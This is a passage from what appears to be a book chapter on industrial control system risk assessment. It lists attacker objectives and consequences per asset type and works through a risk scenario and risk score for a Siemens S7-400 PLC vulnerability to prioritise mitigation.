dictate whether theorized threat events are plausible.

The following table shows a starting list of possible objectives per asset type:

ICS network	Discover ICS devices, workstations, and protocols used through scanning and enumeration.
	Obtain credentials through network sniffing.
	Obtain ICS protocol intelligence through sniffing and reverse engineering packets.
	Record/replay ICS network traffic to try and modify device behavior.
	Inject data/packets in an attempt to modify device behavior.
	Craft/spoof ICS network packets to try and modify device behavior.
	Craft/spoof ICS network packets to try and change HMI view or values.
Controllers/ PLCs	Gain remote access/control.
	Manipulate/mask input/output data to/from controller.
	Modify the configuration to change the behavior of the controller.
	Modify the control algorithms to change their behavior.
	Modify dynamic data to change the results of the control algorithms.
	Modify the controller firmware to change the behavior of the controller.
	Modify the input/output data to change the results of the control algorithms.
	Change the controller behavior with spoofed instructions (via the network protocol).
	Degradation/denial of service.
	Maintain persistence (malware).
Engineering workstations	Privilege escalation.
	Gain remote access/control.
	Copy/exfiltrate sensitive information.
	Modify or delete information (tags, graphics, controller programs, and so on).
	Modify stored configurations.
	Modify online configuration.
	Send commands to the controller.
	Maintain persistence (malware).
	Degradation/denial of service.

Operator workstation/ HMI	Privilege escalation.
	Gain remote access/control.
	Copy/exfiltrate sensitive information.
	Modify or delete information (tags, graphics, controller programs, and so on).
	Modify stored configurations.
	Send commands to the controller.
	Maintain persistence (malware).
	Degradation/denial of service.
Application servers	Privilege escalation.
	Gain remote access/control.
	Copy/exfiltrate sensitive information.
	Modify or delete information.
	Modify database/tag data.
	Disrupt process communications.
	Disrupt HMI process vision.
	Maintain persistence (malware).
	Degradation/denial of service.
SCADA servers	Privilege escalation.
	Gain remote access/control.
	Copy/exfiltrate sensitive information.
	Modify or delete information.
	Modify database/tag data.
	Disrupt process communications.
	Disrupt HMI process vision.
	Maintain persistence (malware).
	Degradation/denial of service.
Historians	Privilege escalation.
	Gain remote access/control.
	Copy/exfiltrate sensitive information.
	Modify or delete information.
	Modify database/tag data.
	Maintain persistence (malware).
	Degradation/denial of service.
People/users	Coerce information from staff.
	Trick staff into making mistakes/bad operational decisions.

The following table shows a starting list of possible ICS consequences per compromised asset type:

Controllers/PLCs	Controller fault condition
	Plant downtime/shutdown
	Process degradation /failure
	Loss of process control
	Loss of process vision
	Sensor data corruption
Engineering workstation	Plant downtime/shutdown
	Delayed startup
	Mechanical damage/sabotage
	Unauthorized manipulation of operator graphics
	Inappropriate responses to process actions
	Unauthorized modification of ICS database(s)
	Unauthorized modification of critical status/alarms
	Unauthorized distribution of (faulty) firmware
	Unauthorized startup/shutdown of ICS devices
	Process/plant information leakage
	ICS design/application credential leakage
	Unauthorized modification of ICS access control mechanisms
	Unauthorized access to ICS assets (pivoting)
	Intellectual property theft
Operator workstation/ HMI	Plant downtime/shutdown
	Unauthorized access to ICS assets (pivoting)
	Unauthorized access to ICS assets (communication protocols)
	Intellectual property theft
	Suppression of critical status/alarms
	Product quality compromise
	Plant/process efficiency
	Credential leakage (control)
	Plant/operational information leakage

Historian	Manipulation of process/batch records
	Credential leakage (control)
	Credential leakage (business)
	Unauthorized access to additional business assets such as MES and ERP (pivoting)
	Unauthorized access to ICS assets (pivoting)
	Intellectual property theft
Application servers	Plant downtime/shutdown
	Credential leakage (control)
	Sensitive/confidential information leakage
	Unauthorized access to ICS assets (pivoting)
	Intellectual property theft
SCADA servers	Plant downtime/shutdown
	Delayed startup
	Mechanical damage/sabotage
	Unauthorized manipulation of operator graphics
	Inappropriate response to process actions
	Unauthorized modification of ICS database(s)
	Unauthorized modification of critical status/alarms
	Unauthorized startup/shutdown of ICS devices
	Unauthorized modification of ICS access control mechanisms
	Unauthorized access to ICS assets (pivoting/owning)
	Unauthorized access to ICS assets (communication protocols)
	Credential leakage (control)
	Plant/operational information leakage
	Unauthorized access to business assets (pivoting)
Safety systems	Equipment damage/sabotage
	Plant downtime/shutdown
	Environmental impact
	Loss of life
	Product quality
	Company reputation

Environmental controls	Disruption of cooling/heating
	Equipment failure/shutdown
Condition monitoring system	Equipment damage/sabotage
	Plant downtime/shutdown
	Unauthorized access to ICS assets (pivoting)
Fire and suppression system	Unauthorized release of suppressant
	Equipment failure/shutdown
Master and/or slave devices	Plant downtime/shutdown
	Delayed startup
	Mechanical damage/sabotage
	Inappropriate responses to control actions
	Suppression of critical status/alarms
Analyzers/management system	Product quality compromise
	Spoilage, loss of production, loss of revenue
	Company reputation
	Product recall
	Product reliability
User: ICS engineer	Process/plant information leakage
	ICS design/application credential leakage
	Unauthorized access to ICS assets (pivoting)
	Unauthorized access to business assets (pivoting)

User: ICS technician	Plant downtime/shutdown
	Delayed startup
	Mechanical damage/sabotage
	Unauthorized manipulation of operator graphics
	Inappropriate responses to process actions
	Unauthorized modification of ICS database(s)
	Unauthorized modification of critical status/alarms settings
	Unauthorized download of (faulty) firmware
	Unauthorized startup/shutdown of ICS devices
	Design information leakage
	Unauthorized access to ICS assets
	ICS application credential leakage
User: plant operator	Plant downtime/shutdown
	Mechanical damage/sabotage
	Unauthorized startup/shutdown of mechanical equipment
	Process/plant information leakage
	Credential leakage
	Unauthorized access to ICS assets

Note

Another great resource that can help with threat modeling is the ICS adversary **Tactics, Tools, and Procedures** (**TTPs**) described at *MITRE Attack Framework for Industrial Control Systems* – `https://collaborate.mitre.org/attackics/index.php/Main_Page`.

By adding the objectives and consequences to this chapter's example threat events, we can create the following risk scenario:

Siemens S7 PLC Risk Scenario						
Target	Vulnerability	Attack	Threat vector(s)	Threat source(s)	Objectives	Potential consequences
BoilerPLC-West	CVE-2016-9158	Denial of service	ICS network	Insider	Gain remote access/control	Controller fault condition
(Siemens S7-400)		Credentials disclosure	Same-subnet computer systems	Former insider	Manipulate/mask input/output data to/from controller	Plant downtime/shutdown
PLC			WS100-West	Malware	Modify the configuration to change the behavior of the controller	Process degradation/failure
			Business network	Outsider	Modify the control algorithms to change their behavior	Loss of process control
			WAN	Nation-state actor	Modify the dynamic data to change the results of the control algorithms	Loss of process vision
				Nation-state actor	Modify the controller firmware to change the behavior of the controller	Sensor data corruption
					Modify the I/O data to change the results of the control algorithms	
					Change the controller behavior with spoofed instructions (via the network protocol)	
					Degradation/denial of service	
					Maintain persistence (malware)	
(Discovered hosts)	(ICS-CERT)	(CVE info)	(CVE correlated to predefined list)	(Predefined list)	(Predefined list)	(Predefined list)

We just created a risk scenario matrix where we correlated various findings in a way that allows us to assess the discovered vulnerabilities quickly and accurately around an asset or system. Next, we are going to assign some values to the risks we have uncovered to create a comparative scoring that will allow us to effectively prioritize mitigation efforts.

Risk calculation and mitigation prioritization

At this point, we have a very clear picture of the possible risk scenarios for the SUC. Next, we will quantify the risk by assigning a risk score to every risk scenario. By having correlated the assessment process between assets and having cross-assessed the system up to this point, the scoring will be a relative number showing where best to spend mitigation efforts to achieve the best return on investment and where our efforts will have the most impact.

For the scoring, we will use the previously defined formula:

$$risk = \frac{severity + (criticality * 2) + (likelihood * 2) + (impact * 2)}{4}$$

This gives the following risk score calculation for the Siemens S7-400 PLC vulnerability:

Vulnerability·severity¤	Asset·Criticality¤	Attack·Likelihood¤	Impact¤	Risk·Score¤
(from·CVE)¤	(from·step·1)¤	(from·threat·modeling)¤	(from·step·1)¤	¤
¤	¤	¤	¤	¤
7.5¤	**4¤**	4¤	5¤	8.4¤

Figure 15.23 – Risk calculation for the Siemens S7-400 PLC vulnerability

The resulting score allows easy correlation between all discovered vulnerabilities. Because we performed the assessment objectively and with the overall SUC in mind, the score that is calculated is an unbiased, all-inclusive indicator of what asset or system of the process indicates the most risk in the overall process. At this point, the assessment results can be easily compared during mitigation strategies. A vulnerability resulting in a risk score of eight will need more attention than one with a score of six.

Summary

In this chapter, we looked at risk assessments in general and performed an example risk assessment for an ICS environment. During the process, we discovered the assets in play, their specifics, and their importance in the overall process (*know what you have*), and we intelligently looked at all the possible ways things can go wrong with the discovered assets (*know what is wrong with what you have*). By calculating a highly actionable risk scoring for each discovered risk instance, we are now in a position to effectively spend our security budget on controls that have the biggest impact, securing the assets we need the most.

By now, you should be well versed in the art of performing risk assessments for the ICS environment. As with everything, practice makes perfect, but you now have a great starting point.

In the next chapter, we will look at a different type of security assessment, the red team versus blue team exercise.